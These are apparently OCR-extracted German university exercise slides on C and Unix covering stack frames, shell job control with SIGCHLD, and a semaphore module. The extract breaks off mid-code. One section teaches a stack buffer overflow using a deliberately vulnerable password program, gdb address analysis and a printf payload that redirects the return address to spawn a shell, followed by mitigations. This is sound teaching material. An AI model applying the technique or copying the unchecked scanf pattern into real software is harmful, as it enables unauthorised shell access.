
❹ *Aufrufparameter abräumen*



2 Stack mehrerer Funktionsaufrufe


```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```

```
int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```




2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}


int f1(int x, int y) {
        int i[3];
        int n;

        x++;

        n = f2(x);

        return(n);
}
```



2 Stack mehrerer Funktionsaufrufe

```
main() {
        int a, b, c;

        a = 10;
        b = 20;

        f1(a, b);

        return(a);
}
```



U10-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für eine Passwortabfrage in einem Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
  - die Variable **`password`** wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

- Test mit folgendem Programm

```
#include <stdio.h>

int ask_pwd() {
  int n;
  char password[8+1]; /* 8 Zeichen und '\0' */
  n = scanf("%s", password);
  return strcmp(password, "hallo");
}

void exec_sh() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  if (ask_pwd() == 0) exec_sh();
}
```

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und Starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16          if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6           n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

- Analyse des Textsegmentes des Prozesses:
  - Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


  - Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

  - Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```


  - Adresse des ersten nicht mehr von password reservierten Speicherplatzes

```
(gdb) p/x &(password[9])
$2 = 0x7ffffc49
```

  - Adresse der Variablen n

```
(gdb) p/x &n
$3 = (int *) 0x7ffffc4c
```

7 Aufbau des Stacks des Prozesses




8 Ausnutzen des Pufferüberlaufs: Stack analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
  - Return-Adresse

```
(gdb) x 0x7ffffc54
0x7ffff9a4:     0x080484ac
```

```
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     call   0x8048440 <ask_pwd>
0x80484ac <main+8>:     mov    %eax,%eax
0x80484ae <main+10>:    test   %eax,%eax
0x80484b0 <main+12>:    jne    0x80484b7 <main+19>
0x80484b2 <main+14>:    call   0x8048478 <exec_sh>
0x80484b7 <main+19>:    leave
0x80484b8 <main+20>:    ret
```

9 Aufbau des Stacks des Prozesses



10 Ausnutzen des Pufferüberlaufs

- interessante Rücksprungadresse finden

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

- Erzeugung eines manipulierenden Input-Bytestroms: kleines Programm schreiben, das

1. zuerst Bytestrom schickt, der zu einem Stack-Überlauf und dem fehlerhaften Rücksprung (und damit zum Aufruf von exec_sh) führt

```
printf("012345678aaannnnfpfp%c%c%c%c\n",0x78,0x84,0x04,0x08);
```

   - 9 Byte für char-Array + 3 Byte für Alignment auf 4-Byte-Grenze
   - 4 Byte für Variable n
   - 4 Byte für Framepointer
   - 4 Byte für neue Rücksprungadresse **0x8048478**

     ! Byteorder bei der Adresse beachten

2. anschließend alle Zeichen von stdin hinterherschickt (die bekommt dann die in **exec_sh** gestartete shell)

10 Ausnutzen des Pufferüberlaufs (2)

- Beispiel funktioniert nur, wenn der im Rahmen des Angriffs auszuführende Code bereits Bestandteil des Programms ist

- gefährlichere Alternative
  - ➤ zusätzlich zu der Manipulation der Rücksprungadresse schickt man auch gleich noch eigenen Maschinencode hinterher
  - ➤ und manipuliert die Rücksprungadresse so, dass sie in den mitgeschickten Code im Stack zeigt (im Beispiel z. B. auf `0x7ffffc58`)
  - ➥ funktioniert nur, wenn die MMU die Ausführung von Code im Stack erlaubt (und noch genug Platz ist)
    - ➤ Standard bei (32-Bit-)x86-Prozessoren (-> besonders unsicher!)
    - ➤ bei SPARC- oder x86_64-Prozessoren durch "executable"-Flag im Seitendeskriptor der MMU (siehe Vorlesung Kap. 9) abschaltbar
      - ➥ return auf die Stackadresse führt zu Segmentation fault
      - – aber kein 100%iger Schutz, da manipulierte Sprünge auf existierende Code-Sequenzen trotzdem möglich sind!

11 Vermeidung von Puffer-Überlauf

- scanf
  - char buf[10]; scanf("%9s", buf);
- gets
  - Verwendung von fgets
- strcpy,strcat
  - Überprüfung der String-Länge oder
  - Verwendung von strncpy, strncat
- sprintf
  - Verwendung von snprintf

U11 11. Übung

U11-1 Überblick über die 11. Übung

- [Besprechung 7. Aufgabe (job_sh) (vorgezogen)]
- Evaluation
- Klausur

U11-2 Lösung zur Aufgabe 7 (job_sh)

- Hintergrundprozesse (Teilaufgabe b und c)
- Listenoperationen (Teilaufgabe f)

1 Hintergrundprozesse

- mini_sh:

```
void execute(char *commandLine, char *command, char **argv) {
  int   statloc;
  pid_t pid, ret;
  switch(pid=fork()) {
    case -1 : perror("fork failed");return;
    case 0  :
      execvp(command, argv);
      perror(command);
      exit(EXIT_FAILURE);
    default :
      while(((ret = wait(&statloc)) != pid)
          && (errno == EINTR));
       if(ret != pid)
         perror("wait failed");
       else if(WIFEXITED(statloc))
         printStatus (commandLine, WEXITSTATUS(statloc));
  }
}
```

2 Hintergrundprozesse

- Anforderungen:
  - Shell soll nicht auf Hintergrundprozess warten
  - bei einem Vordergrundprozess muss die Shell auf den richtigen Prozess warten
- mögliche Lösungen:
  - ❏ waitpid im Vaterprozess
    - waitpid kann von SIGCHLD unterbrochen werden
    - kein wait im SIGCHLD-Handler möglich
  - ❏ waitpid im SIGCHLD-Handler

3 Hintergrundprozesse

```
void execute_fg(char *commandLine,char *command,char **argv){
    block_signal(SIGCHLD);
    switch(fg_pid=fork()) {
    case -1 : perror("fork failed"); return;
    case 0  : execvp(command, argv); /* ... */  exit(-1);
    default :
     while (fg_pid!=0) sigsuspend(&empty_sigmask);
     unblock_signal(SIGCHLD);
     printStatus (commandLine, WEXITSTATUS(fg_status));
}  }
```

```
void sigchild_handler(int signo) {
  int status, errnobak = errno;
  while ((pid=waitpid(-1,&status,WNOHANG))>0) {
    if (!WIFEXITED(status)) continue;
    if (pid==fg_pid) {
      fg_pid=0;
      fg_status=status;
  } }
  errno = errnobak;
}
```

4 Listenoperationen

- Liste der aktiven Kindprozesse um bei SIGINT ein SIGQUIT zuzustellen
- Einfügen in Liste kann durch SIGCHLD unterbrochen werden
  - Problem, wenn im SIGCHLD Handler ebenfalls Listenoperationen untergebracht sind
  - Alternativ wird das Listenelement im SIGCHLD-Handler nur markiert und im “Hauptprogramm” ausgetragen
- Einfügen muss vor Austragen/Markieren geschehen (“atomar” mit fork)
- Weiteres Problem: die Listenoperationen sind wegen des internen Laufzeigers nicht nebenläufig aufrufbar
  - ➤ Problem mit dem jobs-Befehl (➥ SIGINT und SIGCHLD im jobs-Befehl blockieren)
  - ➤ Problem mit SIGINT-handler in Teilaufgabe e (➥ SIGINT während Listenoperationen blockieren)

5 Listenoperationen

```
void execute_bg(char *commandLine,char *command,char **argv){
  pid_t pid;
  sigset_t sigmask;
  block_signal(SIGCHLD);
  switch(pid=fork()) {
    case -1 : perror("fork failed");return;
    case 0  :
      ignore_signal(SIGINT);
      unblock_signal(SIGCHLD);
      execvp(command, argv);
      perror(command);
      exit(EXIT_FAILURE);
    default :
      block_signal(SIGINT);
      if (jl_insert(pid, command)) perror ("jl_insert");
      unblock_signal(SIGINT);
   }
   unblock_signal(SIGCHLD);
 }
```

U12 12. Übung

U12-1 Überblick über die 12. Übung

- Besprechung 8. Aufgabe (buffer)
- Besprechung der 2. Miniklausur
- PV-chunk Semaphore
- Semaphore vs. Mutex- und Condition-Variablen

U12-2 PV-chunk Semaphore

- Erweiterung des Konzepts der zählenden Semaphore
  - ➤ Semaphor **`S`** wird im Rahmen der P- und V-Operation nicht nur um 1 dekrementiert bzw. inkrementiert, sondern um einen Wert **`n`**
  - ➤ P-Operation blockiert, falls **`S - n < 0`**
- ermöglicht eine einfaches Warten, bis eine bestimmte Anzahl eines Betriebsmittels verfügbar ist
  - ➤ in der Aufgabe 8: Warten bis **`n`** Pufferplätze gefüllt sind

U12-3 Semaphore vs. Mutexes und Conditions

- Semaphore sind der "abstraktere" Koordinierungsmechanismus
- Vorteile:
  - ➤ Koordinierungscode in der Anwendung ist schlanker
  - ➤ Semantik von P- und V-Operationen ist allgemein bekannt, Koordinierung damit unmittelbar verständlich
  - ➤ Anwendungsprogramm ist besser lesbar, weil eigentliche Funktionalität nicht zu sehr durch Koordinierungscode unterbrochen ist
- Nachteile:
  - ➤ weniger Flexibilität als beim expliziten Umgang mit Mutex-Locks und Condition-Variablen
    - – z. B. wenn man anwendungsabhängig entscheiden will, ob man aktiv wartet (Spin-Lock) oder den Thread schlafen legt (cond_wait)

U12-4 Lösungsskizze zum buffer-Modul

! Fehlerbehandlungen sind z. T. verkürzt oder vernachlässigt

1 Semaphor-Modul

- Semaphor-Datenstruktur

```
typedef struct {
    int s;      /* Zustand */
    pthread_mutex_t m;
    pthread_cond_t c;
} SEM;
```

1 … Semaphor-Modul

- Initialisierungs-Funktion

```
SEM *sem_init(n) {
    SEM *s;
    if ((s = malloc(sizeof SEM)) == NULL) {
        return NULL;
    }
    s->s = n;
    pthread_mutex_init(&s->m, NULL);
    pthread_cond_init(&s->c, NULL);
    return s;
}
```

- Lösch-Funktion

```
void sem_delete(SEM *s) {
    pthread_mutex_destroy(&s->m);
    pthread_cond_destroy(&s->c);
    free(s);
}
```

1 … Semaphor-Modul

- P- Operation

```
void P(SEM *s, int n) {
    pthread_mutex_lock(&s->m);
    while (s->s < n) {
        pthread_cond_wait(&s->c, &s->m);
    }
    s->s -= n;
    pthread_mutex_unlock(&s->m);
}
```

- V- Operation

```
void V(SEM *s, int n) {
    pthread_mutex_lock(&s->m);
    s->s += n;
    pthread_cond_broadcast(&s->c);
    pthread_mutex_unlock(&s->m);
}
```

2 jbuffer-Initialisierung

```
/* Grundidee: alle Puffer-relevanten Daten werden in einer
